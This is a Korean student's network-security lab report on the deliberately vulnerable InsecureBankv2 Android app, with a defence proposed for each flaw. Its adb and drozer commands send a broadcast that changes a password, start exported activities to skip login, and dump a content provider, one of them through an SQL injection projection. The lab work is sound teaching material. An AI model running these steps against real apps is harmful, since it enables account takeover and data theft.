<네트워크보안 실습 과제 (1)>

학번 : B811115 / 학과: 컴퓨터공학과
이름: 유병익

Android InsecureBankv2 앱을 분석하여, 각 취약점 여부를 진단하고, 진단 결과의 해석, 취약점 방어 방법을 서술하시오.
***Powershell 실행 결과에 본인 사용자명이 포함되어야 본인이 수행한 것으로 인정됩니다.**

실습-1

1-1. Broadcast Receiver 결함

(a) 취약점 진단 결과

(실습-1 슬라이드 13p, 17p, 18p 수행 결과 첨부: 각 Powershell 실행 결과 Screenshot)

13p

```
theBroadcast -n com.android.insecurebankv2/.MyBroadCastReceiver --es phonenumber 5555 --es newpass test
Broadcasting: Intent { act=theBroadcast flg=0x400000 cmp=com.android.insecurebankv2/.MyBroadCastReceiver (has extras) }
Broadcast completed: result=0
generic_x86_64:/ #
```

17p

```
dz> run app.broadcast.send --component com.android.insecurebankv2 com.android.insecurebankv2.MyBroadCastReceiver --extra string phonenumber 1111 --extra string newpass test
dz>
```

18p

```
(netsec) PS C:₩Users₩YooBI> adb logcat -s System.out:I
--------- beginning of main
--------- beginning of system
--------- beginning of crash
03-30 12:48:59.334  7817  7817 I System.out: For the changepassword - phonenumber: 5555 password is: Updated Password from: Dinesh@123$ to: test
03-30 12:51:13.037  7817  7817 I System.out: For the changepassword - phonenumber: 1111 password is: Updated Password from: Dinesh@123$ to: test
03-30 12:58:33.140  7817  7817 I System.out: For the changepassword - phonenumber: 5555 password is: Updated Password from: Dinesh@123$ to: test
```

(b) 취약점 진단 결과 해석 (100자 이내로 서술)

drozer를 통해 전화번호와 새로운 비밀번호 정보를 포함한 브로드캐스트를 생성하여 InsecureBankv2앱으로 요청하면, InsecureBankv2앱의 패스워드 정보가 포함되는 것을 확인할 수 있다.

(c) 취약점 방어 방법 (200자 이내로 서술)

Broadcast Receiver는 AndroidManifest.xml의< receiver >< /receiver >항목에 선언하는데, AndroidManifest.xml의 리시버 항목에 위치하는 android:exported=true 항목을 false로 변경하게 되면, 발생하는 인텐트에 영향을 받지 않게 되고, 브로드캐스트 리시버도 임의의 브로드캐스트에 영향을 받지 않는다. 따라서, 취약점을 방어 할 수 있다.

1-2. 취약한 인증 메커니즘

(a) 취약점 진단 결과

(실습-1 슬라이드 23p, 24p, 27p, 28p 수행 결과 첨부: 각 Powershell 실행 결과 + AVD 화면 동시에 포함하는 Screenshot)

23p

```
(netsec) PS C:₩Users₩YooBI> adb shell am start com.android.insecurebankv2/com.android.insecurebankv2.PostLogin
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=com.android.insecurebankv2/.PostLogin }
```

24p Powershell

```
(netsec) PS C:₩Users₩YooBI> adb shell am start com.android.insecurebankv2/com.android.insecurebankv2.DoTransfer
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=com.android.insecurebankv2/.DoTransfer }
```

27p Powershell

```
drozer Console (v2.4.4)
dz> run app.activity.info -a com.android.insecurebankv2
Package: com.android.insecurebankv2
  com.android.insecurebankv2.LoginActivity
    Permission: null
  com.android.insecurebankv2.PostLogin
    Permission: null
  com.android.insecurebankv2.DoTransfer
    Permission: null
  com.android.insecurebankv2.ViewStatement
    Permission: null
  com.android.insecurebankv2.ChangePassword
    Permission: null

dz>  run app.activity.start --component com.android.insecurebankv2 com.android.insecurebankv2.PostLogin
dz>
```

28p Powershell


```
drozer Console (v2.4.4)
dz> run app.activity.info -a com.android.insecurebankv2
Package: com.android.insecurebankv2
  com.android.insecurebankv2.LoginActivity
    Permission: null
  com.android.insecurebankv2.PostLogin
    Permission: null
  com.android.insecurebankv2.DoTransfer
    Permission: null
  com.android.insecurebankv2.ViewStatement
    Permission: null
  com.android.insecurebankv2.ChangePassword
    Permission: null

dz>  run app.activity.start --component com.android.insecurebankv2 com.android.insecurebankv2.PostLogin
dz>  run app.activity.start --component com.android.insecurebankv2 com.android.insecurebankv2.DoTransfer
dz>
```

24p AVD

27p AVD

28p AVD



(b) 취약점 진단 결과 해석 (100자 이내로 서술)

InsecureBankv2의 AndroidManifest.xml의 PostLogin, DoTransfer액티비티의 android:exported="true" 로 설정되어 있을 때, 다른 액티비티에서 인증 없이 접근 가능하다.

(c) 취약점 방어 방법 (200자 이내로 서술)

android:exported="false"로 설정한다. 설정 값이 "false"라면 이 액티비티는 같은 앱 혹은 같은 유저 ID 를 가진 앱의 컴포넌트만 불러올 수 있기 때문에 취약점을 방어 할 수 있다.
일반적인 상황에서 액티비티 속성은 android:exported="false"로 설정하는 것이 좋고, android:exported="true"로 설정해야 한다면, 인텐트 필터를 사용해 검증해야 한다.


실습-2

2-1. 액티비티 컴포넌트 취약점


(a) 취약점 진단 결과

(실습-2 슬라이드 13p, 14p 수행 결과 첨부: Powershell 실행 결과와 AVD 화면을 동시에 포함하는 Screenshot)

13p AVD & Powershell



14p AVD Before & After



(b) 취약점 진단 결과 해석 (100자 이내로 서술)

액티비티의 android:exported속성이 true로 설정되어 있어 다른 앱에서 액티비티 강제 호출 명령어를 통해 jack의 비밀번호를 변경할 수 있다. 권한이 없는 사용자가 특정 액티비티에 접근할 수 있다.

(c) 취약점 방어 방법 (200자 이내로 서술)

AndroidManifest.xml에 구현된 <activity>내부의 android:exported를 "false"로 설정한다. 값을 "false"로 설정하면, InsecureBankv2 혹은 같은 사용자 ID만 실행 가능하게 된다. 또한 비밀번호를 변경할 때, 추가로 인증 받는 절차를 추가하여 권한이 없는 사용자의 접근을 방어한다.

2-2. 안전하지 않은 콘텐츠 프로바이더 접근

(a) 취약점 진단 결과

(실습-2 슬라이드 22p, 26p, 27p, 29p, 30p 수행 결과 첨부: 각 Powershell 실행 결과 Screenshot)

22p PowerShell

```
(netsec) PS C:₩Users₩YooBI₩Desktop₩InsecureBankv2₩InsecureBankv2₩app₩build₩outputs₩apk₩debug> adb shell content query
 --uri content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers
Row: 0 id=1, name=dinesh
Row: 1 id=2, name=dinesh
Row: 2 id=5, name=dinesh
Row: 3 id=6, name=dinesh
Row: 4 id=3, name=jack
Row: 5 id=4, name=jack
```

26p PowerShell

```
dz> run scanner.provider.finduris -a com.android.insecurebankv2
Scanning com.android.insecurebankv2...
Unable to Query  content://com.android.insecurebankv2.TrackUserContentProvider/
Unable to Query  content://com.google.android.gms.games
Unable to Query  content://com.android.insecurebankv2.TrackUserContentProvider
Able to Query    content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers
Able to Query    content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers/
Unable to Query  content://com.google.android.gms.games/

Accessible content URIs:
  content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers
  content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers/
dz>
```

27p PowerShell

```
dz> run app.provider.query content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers
| id | name   |
| 1  | dinesh |
| 2  | dinesh |
| 5  | dinesh |
| 6  | dinesh |
| 3  | jack   |
| 4  | jack   |

dz>
```

29p PowerShell

```
dz> run app.provider.query content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers --projection "* from SQLITE_MASTER where type='table';--"
| type  | name             | tbl_name         | rootpage | sql                                                                                |
| table | android_metadata | android_metadata | 3        | CREATE TABLE android_metadata (locale TEXT)                                        |
| table | names            | names            | 4        | CREATE TABLE names (id INTEGER PRIMARY KEY AUTOINCREMENT,  name TEXT NOT NULL) |
| table | sqlite_sequence  | sqlite_sequence  | 5        | CREATE TABLE sqlite_sequence(name,seq)                                             |

dz>
```

30p PowerShell

```
dz> run app.provider.query content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers --projection "* from names;--"
| id | name   |
| 1  | dinesh |
| 2  | dinesh |
| 3  | jack   |
| 4  | jack   |
| 5  | dinesh |
| 6  | dinesh |

dz>
```

(b) 취약점 진단 결과 해석 (100자 이내로 서술)

adb명령어를 통해 content Provider에 취약점의 존재를 확인(p22),
drozer를 통해 InsecureBankv2의 content provider에 추가적인 취약점이 존재하는지 확인했다.

(c) 취약점 방어 방법 (200자 이내로 서술)

Androidmanifest.xml파일에 content provider를 선언할 때 exported값이 true로 설정되면 외부 Application에 노출되므로 데이터가 유출될 위험이 존재한다. 따라서 이러한 취약점을 방어하기 위해서는 exported 값을 false로 설정해서 방어해야 한다.


실습-3

3-1. 애플리케이션 패칭

(a) 취약점 진단 결과

(실습-3 슬라이드 14p 수행 결과 첨부: 로그인 전/후 AVD 화면 Screenshot)

14p AVD Before & After



(b) 취약점 진단 결과 해석 (100자 이내로 서술)

apktool을 통해 apk파일을 디컴파일하여 PostLogin.smali 파일을 수정하여 다시 컴파일하고, 서명키 값 인증을 하는 과정에서, 변조된 앱이 실행되는 것을 확인할 수 있었다.

(c) 취약점 방어 방법 (200자 이내로 서술)


Android Application을 위조 또는 변조하는 것을 대응하기 위해 소스코드를 난독화 시킨다. Android Studio에서 기본적으로 제공하는 도구인 프로가드를 사용하여 Application을 패키징하여 배포하는 방안을 사용한다.

3-2. 안드로이드 키보드 캐시 이슈

(a) 취약점 진단 결과

(실습-3 슬라이드 20p 수행 결과 첨부: AVD 화면 3개 Screenshot)

20p AVD



(b) 취약점 진단 결과 해석 (100자 이내로 서술)

Clipper Application을 실행한 후, InsecureBankv2의 Transfer화면에서 계좌정보를 복사하면, Clipper Application에 복사한 계좌 정보가 노출된다.

(c) 취약점 방어 방법 (200자 이내로 서술)

중요하거나 노출을 원치 않는 정보는, android:editable 속성에 false값을 입력해 마스킹 처리를 한다. 그러면 사용자가 복사 및 붙여넣기 기능을 사용할 수 없다. 만약 복사 기능이 필요하다면, 별도의 조치를 통해, 일정시간이 지나면 클립보드의 데이터를 삭제하는 방법을 사용해 취약점을 방어한다.

홍익대학교
1946
HONGIK UNIVERSITY